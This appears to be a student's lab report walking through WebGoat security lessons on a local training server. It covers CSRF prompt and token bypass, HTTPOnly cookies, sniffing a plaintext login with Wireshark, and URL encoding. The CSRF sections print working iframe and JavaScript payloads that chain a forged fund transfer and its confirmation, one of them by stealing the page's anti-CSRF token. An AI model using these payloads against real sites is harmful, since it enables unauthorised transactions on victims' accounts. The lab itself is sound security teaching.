Similar to the CSRF Lesson, your goal is to send an email to a newsgroup that contains multiple malicious requests: the first to transfer funds, and the second a request to confirm the prompt that the first request triggered. The URLs should point to the attack servlet with this CSRF-prompt-by-pass lesson's Screen, menu parameters and with an extra parameter "transferFunds" having a numeric value such as "5000" to initiate a transfer and a string value "CONFIRM" to complete it. You can copy the lesson's parameters from the inset on the right to create the URLs of the format "attack?Screen=XXX&menu=YYY&transferFunds=ZZZ". Whoever receives this email and happens to be authenticated at that time will have his funds transferred. When you think the attack is successful, refresh the page and you will find the green check on the left hand side menu.

Electronic Transfer Confirmation:

Amount to transfer: 5000

CONFIRM CANCEL

From the web source, we can see that

```
<input name='transferFunds' type='submit' value='CONFIRM'><input name='transferFunds' type='submit' value='CANCEL'><
```

So, Insert text “

```
<iframe
src="http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000" id="myFrame" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"
onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM';">
</iframe>
<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300">
</iframe>
```

” in the message textbox

Title: CSRF


Message:

```
<iframe src="http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=5000" id="myFrame" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"
onload="document.getElementById('frame2').src='http://localhost:8080/WebGoat/attack?Screen=1471017872&menu=900&transferFunds=CONFIRM';">
</iframe>
<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300">
</iframe>
```

Submit

CSRF

Click CSRF and it shows :



Refresh the page and the lesson is completed.

Congratulations. You have successfully completed this lesson.

7. CSRF Token By-Pass

First, go to this web http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main and see the web source code.

There is a hidden value which is CSRFToken

```
<input name='CSRFToken' type='hidden' value='-1119324862'>
```

Insert text

```
"<script language="javascript">
<!--
var tokensuffix;
function readFrame1()
{
   var frameDoc= document.getElementById("frame1").contentDocument;
   var form = frameDoc.getElementsByTagName("form")[0];
   tokensuffix = '&CSRFToken=' + form.CSRFToken.value;
   loadFrame2();
}
function loadFrame2()
{
   var testFrame = document.getElementById("frame2");

testFrame.src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=5000" + tokensuffix;
```

}
</script>
<iframe
src="http://localhost:8080/WebGoat/attack?Screen=803158781&menu=900&transferFunds=main" onload="readFrame1();" id="frame1" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300">
</iframe>
<iframe id="frame2" frameborder="1" marginwidth="0" marginheight="0" width="800" scrolling=yes height="300"></iframe>" in the message textbox and set an title on it.

Title: CSRF Token

Message:

```
<script language="javascript">
<!--
var tokensuffix;
function readFrame1()
{
   var frameDoc=
document.getElementById("frame1").contentDocument;
   var form = frameDoc.getElementsByTagName("form")[0];
   tokensuffix = '&CSRFToken=' + form.CSRFToken.value;
   loadFrame2();
}
function loadFrame2()
```

Submit

CSRF Token Click on it to activate.

The lesson is completed.

Congratulations. You have successfully completed this lesson.

8. HTTPOnly Test

Without HTTPOnly, we can read and write cookie, click the two button and it will shows two alert message.

Yes ○ No ◉

Click ReadCookie will show

localhost:8080 显示

unique2u=QPBpJNFS5IfkcXYlDefOjHAcb9Y=

确定

Click Write Cookie will show


When HTTPOnly turn on, the two button will not function anymore.

Now, click the two button and it will show an empty alert message.

By now, most all browser should support HTTPOnly.
The lesson is completed.

Congratulations. You have successfully completed this lesson.

All of the lesson in Cross-Site Scripting(XSS) is completed!



I have learned a lot from doing these attacks on web, knowing more about how does hacker works when they are hacking anyone.

Lab 1.5 Web Attack

Overview

Before we start lab1.5, we have to claim that this is an optional lab, which means that you don't have to do this lab if your time is not allowed. But if you have time and interest to finish this lab and submit a single lab report, you may get 5 points bonus!
So, back to the lab, what we going to do in this lab: Choose two kinds of Web attack in the WebGoat and finish all the related attack items. That's it!


Steps

Just like lab1.4, to finish lab1.5, we will login the WebGoat and do the web attack what you have chosen.


1. Visit the WebGoat page: http://localhost:8080/WebGoat/attack;
2. Select two web attack types you are interesting and try to finish every items of them in the WebGoat.
3. Each of the attack has a solution, if you have no idea what to do, you can refer to the solution to help finish your work.

Insecure Communication

- Insecure Login
  - Stage 1 : Use Wireshark to capture all the package when I click the submit button.



After submit, stop capture package anymore. Filter the package with http, then find which one is the POST request.



Then, see the info of the package, we can see that the password plaintext is "sniffy".

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "clear_user" = "Jack"
  Form item: "clear_pass" = "sniffy"
  Form item: "Submit" = "Submit"
```

So, insert "sniffy" in the textbox, then stage 1 is completed.

*** You completed Stage 1!**

  - Stage 2 : Now you have to switch to a secure connection. You archive this by changing the URL from http://... to https://... Sniff again the traffic as I have done in stage 1. As you will see there is not sent the password in plaintext.

The server communicates with the application over a secure layer the so called Transport Layer Security (TLS) also called Secure Socket Layer (SSL). TLS is a hybrid encrypting protocol. A master secret is built to communicate. This master secret is built by using SHA-1 and MD5. All traffic between the Server and the Client is encrypted.
So the answer is No and TLS in the combobox, click submit.


Is the password still transmited in plaintext? No

Which protocol is used for the transmission? TLS

Now, the lesson is completed.

Congratulations. You have successfully completed this lesson.

Insecure Communication lesson is completed.



Insecure Storage

- **Encoding Basics** : This lesson is to enter different string to see the encoding and decoding schemes. Enter a string name “string” in the string textbox.

Enter a string: string

Enter a password (optional):

Go!

Then we can see that url encoding is

URL encoding is... string string

What if we change the string to “str ing” with a blank space in the middle of string. We can see that the url encoding changed, it shows “str+ing” in encoded blank and “str ing” in decoded blank.

URL encoding is... str+ing str ing

So, different encoding schemes can be used in web applications for different reasons.
The lesson of encoding basics is completed.

Congratulations. You have successfully completed this lesson.

Insecure Storage lesson is completed.